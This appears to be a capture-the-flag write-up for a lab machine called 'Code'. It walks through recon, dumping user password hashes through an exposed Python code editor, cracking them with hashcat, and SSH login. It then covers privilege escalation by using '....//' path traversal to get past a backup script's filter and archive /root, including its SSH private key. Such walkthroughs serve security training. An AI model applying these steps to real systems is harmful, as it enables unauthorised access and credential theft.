Code

Target: **10.10.11.62**

Reconnaissance

```
$ nmap -sS -sV -sC 10.10.11.62
```

Results:

- 22/tcp OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)

  - Ubuntu focal 20.04

- 5000/tcp Gunicorn 20.0.4

> Gunicorn is a Python WSGI HTTP Server for UNIX.

Visiting http://10.10.11.62:5000/ reveals a Python code editor for writing and running code in the browser.


However, there are some restrictions on the code that can be used.

For example:

The web app allows code saving only for registered users, and the saved code is retrievable in the "mycodes" section.

Registered and logged in as **ap3zzi:ap3zzi**.

It is also possible to save scripts and retrieve them.

Informatiom gathering

Attempting to retrieve some information via the Python editor:

1. globals()

The editor does not allow viewing the complete output. Therefore, Burp Suite is used to send and receive the full response content, which is saved in a file called `globals.json`.

The output is stored in `globals_response`.

Some relevant information is found:

- SQLAlchemy, sqlite:////home/app-production/app/instance/database.db
- User and Code tables

The app uses an SQLite database and employs SQLAlchemy to manage persistence for the User and Code table/entities.

Attempting to retrieve information about `User`.

2. Retrieve the records in the User table.

Results:

- development:759b74ce43947f5f4c91aeddc3e5bad3
- martin:3de6f30c4a09c27fc71932bfc68474be

Password Cracking

The passwords appear to be MD5 hash values, consisting of 32-character strings.

Launching a Hashcat instance for cracking:

```
$ hashcat -a 0 -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
```

Results:

- 759b74ce43947f5f4c91aeddc3e5bad3:development
- 3de6f30c4a09c27fc71932bfc68474be:nafeelswordsmaster

Attempting to access via SSH.

Successful access as **martin:nafeelswordsmaster**.

Privilege Escalation and Path Traversal Check Bypassing

```
martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
martin@code:~$ cat -n /usr/bin/backy.sh
     1  #!/bin/bash
     2
     3  if [[ $# -ne 1 ]]; then
     4      /usr/bin/echo "Usage: $0 <task.json>"
     5      exit 1
     6  fi
     7
     8  json_file="$1"
     9
    10  if [[ ! -f "$json_file" ]]; then
    11      /usr/bin/echo "Error: File '$json_file' not found."
    12      exit 1
    13  fi
    14
    15  allowed_paths=("/var/" "/home/")
    16
    17  updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")
    18
    19  /usr/bin/echo "$updated_json" > "$json_file"
    20
    21  directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')
    22
    23  is_allowed_path() {
    24      local path="$1"
    25      for allowed_path in "${allowed_paths[@]}"; do
    26          if [[ "$path" == $allowed_path* ]]; then
    27              return 0
    28          fi
    29      done
    30      return 1
    31  }
    32
    33  for dir in $directories_to_archive; do
    34      if ! is_allowed_path "$dir"; then
    35          /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
    36          exit 1
    37      fi
    38  done
    39
    40  /usr/bin/backy "$json_file"
martin@code:~$ █
```

The following Bash script processes an input JSON file. The directories specified in directory_to_archive are sanitized by removing all occurrences of ../ (seemingly as a path traversal prevention measure). Valid path names must begin with /var/ or /home/.

The backups/ directory is inspected.

```
martin@code:~$ ls -lah backups/
total 20K
drwxr-xr-x 2 martin martin 4.0K Mar 30 14:20 .
drwxr-x—— 7 martin martin 4.0K Mar 30 14:20 ..
-rw-r--r-- 1 martin martin 5.8K Mar 30 14:20 code_home_app-production_app_2024_August.tar.bz2
-rw-r--r-- 1 martin martin  181 Mar 30 14:20 task.json
martin@code:~$ cat backups/task.json
{
        "destination": "/home/martin/backups/",
        "multiprocessing": true,
        "verbose_log": false,
        "directories_to_archive": [
                "/home/app-production/app"
        ],

        "exclude": [
                ".*"
        ]
}
martin@code:~$ █
```

The `task.json` file appears to define directives for archiving files and directories.

IDEA: Attempt to force the archiving of privileged directories and files.

```
martin@code:~$ ls /root/
ls: cannot open directory '/root/': Permission denied
martin@code:~$ ls /home/
app-production  martin
martin@code:~$ ls /home/app-production/
ls: cannot open directory '/home/app-production/': Permission denied
martin@code:~$ █
```

Since the `backy` script removes occurrences of `../`, an alternative approach using `....//` is employed to navigate the file system.

1. Attempting to archive `/home/app-production/`

Modifying `task.json`:

```
  GNU nano 4.8                                                    backups/task.json
{
  "destination": "/home/martin/backups/",
  "multiprocessing": true,
  "verbose_log": true,
  "directories_to_archive": [
    "/home/app-production/"
  ]
}█
```

Executing:

```
  $ sudo /usr/bin/backy.sh task.json
```

```
martin@code:~$ nano backups/task.json
martin@code:~$ cd backups/
martin@code:~/backups$ sudo /usr/bin/backy.sh task.json
2025/03/30 14:29:13 #  backy 1.2
2025/03/30 14:29:13 □  Working with task.json ...
2025/03/30 14:29:13 ∞  Nothing to sync
2025/03/30 14:29:13 ≜  Archiving: [/home/app-production]
2025/03/30 14:29:13 ≜  To: /home/martin/backups ...
2025/03/30 14:29:13 ◙
tar: Removing leading `/' from member names
/home/app-production/
/home/app-production/user.txt
/home/app-production/.local/
/home/app-production/.local/share/
/home/app-production/.local/share/nano/
/home/app-production/.sqlite_history
/home/app-production/.profile
/home/app-production/.python_history
/home/app-production/.cache/
/home/app-production/.cache/motd.legal-displayed
/home/app-production/.bash_logout
/home/app-production/.bash_history
/home/app-production/.bashrc
/home/app-production/app/
/home/app-production/app/app.py
/home/app-production/app/static/
/home/app-production/app/static/css/
/home/app-production/app/static/css/styles.css
/home/app-production/app/templates/
/home/app-production/app/templates/index.html
/home/app-production/app/templates/codes.html
/home/app-production/app/templates/register.html
/home/app-production/app/templates/login.html
/home/app-production/app/templates/about.html
/home/app-production/app/__pycache__/
/home/app-production/app/__pycache__/app.cpython-38.pyc
/home/app-production/app/instance/
/home/app-production/app/instance/database.db
martin@code:~/backups$ █
```

It works!

   2. Attempting to archive /root/

Defining an evil.json file:

Executing:

```
$ sudo /usr/bin/backy.sh evil.json
```


`scp` is used to transfer the contents of the backups directory locally.

Extracting the archive contents:

```
┌──(kali㉿kali)-[~/Desktop/code/.cache]
└─$ ls
code_home_app-production_2025_March.tar.bz2   code_home_app-production_app_2024_August.tar.bz2   code_home_app-production_.._.._root_2025_March.tar.bz2   evil.json   task.json

┌──(kali㉿kali)-[~/Desktop/code/.cache]
└─$ tar -xjvf code_home_app-production_2025_March.tar.bz2
home/app-production/
home/app-production/user.txt
home/app-production/.local/
home/app-production/.local/share/
home/app-production/.local/share/nano/
home/app-production/.sqlite_history
home/app-production/.profile
home/app-production/.python_history
home/app-production/.cache/
home/app-production/.cache/motd.legal-displayed
home/app-production/.bash_logout
home/app-production/.bash_history
home/app-production/.bashrc
home/app-production/app/
home/app-production/app/app.py
home/app-production/app/static/
home/app-production/app/static/css/
home/app-production/app/static/css/styles.css
home/app-production/app/templates/
home/app-production/app/templates/index.html
home/app-production/app/templates/codes.html
home/app-production/app/templates/register.html
home/app-production/app/templates/login.html
home/app-production/app/templates/about.html
home/app-production/app/__pycache__/
home/app-production/app/__pycache__/app.cpython-38.pyc
home/app-production/app/instance/
home/app-production/app/instance/database.db

┌──(kali㉿kali)-[~/Desktop/code/.cache]
└─$ ls
code_home_app-production_2025_March.tar.bz2   code_home_app-production_app_2024_August.tar.bz2   code_home_app-production_.._.._root_2025_March.tar.bz2   evil.json   home   task.json

┌──(kali㉿kali)-[~/Desktop/code/.cache]
└─$ ▮
```

```
┌──(kali㉿kali)-[~/Desktop/code/.cache]
└─$ cd home/app-production/

┌──(kali㉿kali)-[~/Desktop/code/.cache/home/app-production]
└─$ ls
app   user.txt

┌──(kali㉿kali)-[~/Desktop/code/.cache/home/app-production]
└─$ cat user.txt
762839ca2c9c1                    2d

┌──(kali㉿kali)-[~/Desktop/code/.cache/home/app-production]
└─$ ▮
```

```
┌──(kali㉿kali)-[~/Desktop/code/.cache]
└─$ tar -xjvf code_home_app-production_.._.._root_2025_March.tar.bz2
root/
root/.local/
root/.local/share/
root/.local/share/nano/
root/.local/share/nano/search_history
root/.sqlite_history
root/.profile
root/scripts/
root/scripts/cleanup.sh
root/scripts/backups/
root/scripts/backups/task.json
root/scripts/backups/code_home_app-production_app_2024_August.tar.bz2
root/scripts/database.db
root/scripts/cleanup2.sh
root/.python_history
root/root.txt
root/.cache/
root/.cache/motd.legal-displayed
root/.ssh/
root/.ssh/id_rsa
root/.ssh/authorized_keys
root/.bash_history
root/.bashrc

┌──(kali㉿kali)-[~/Desktop/code/.cache]
└─$ ls
code_home_app-production_2025_March.tar.bz2   code_home_app-production_app_2024_August.tar.bz2   code_home_app-production_.._.._root_2025_March.tar.bz2   evil.json   home   root   task.json

┌──(kali㉿kali)-[~/Desktop/code/.cache]
└─$ cat root/root.txt
48879f8d02b3f                    af

┌──(kali㉿kali)-[~/Desktop/code/.cache]
└─$ ▮
```

[+] **Completed!**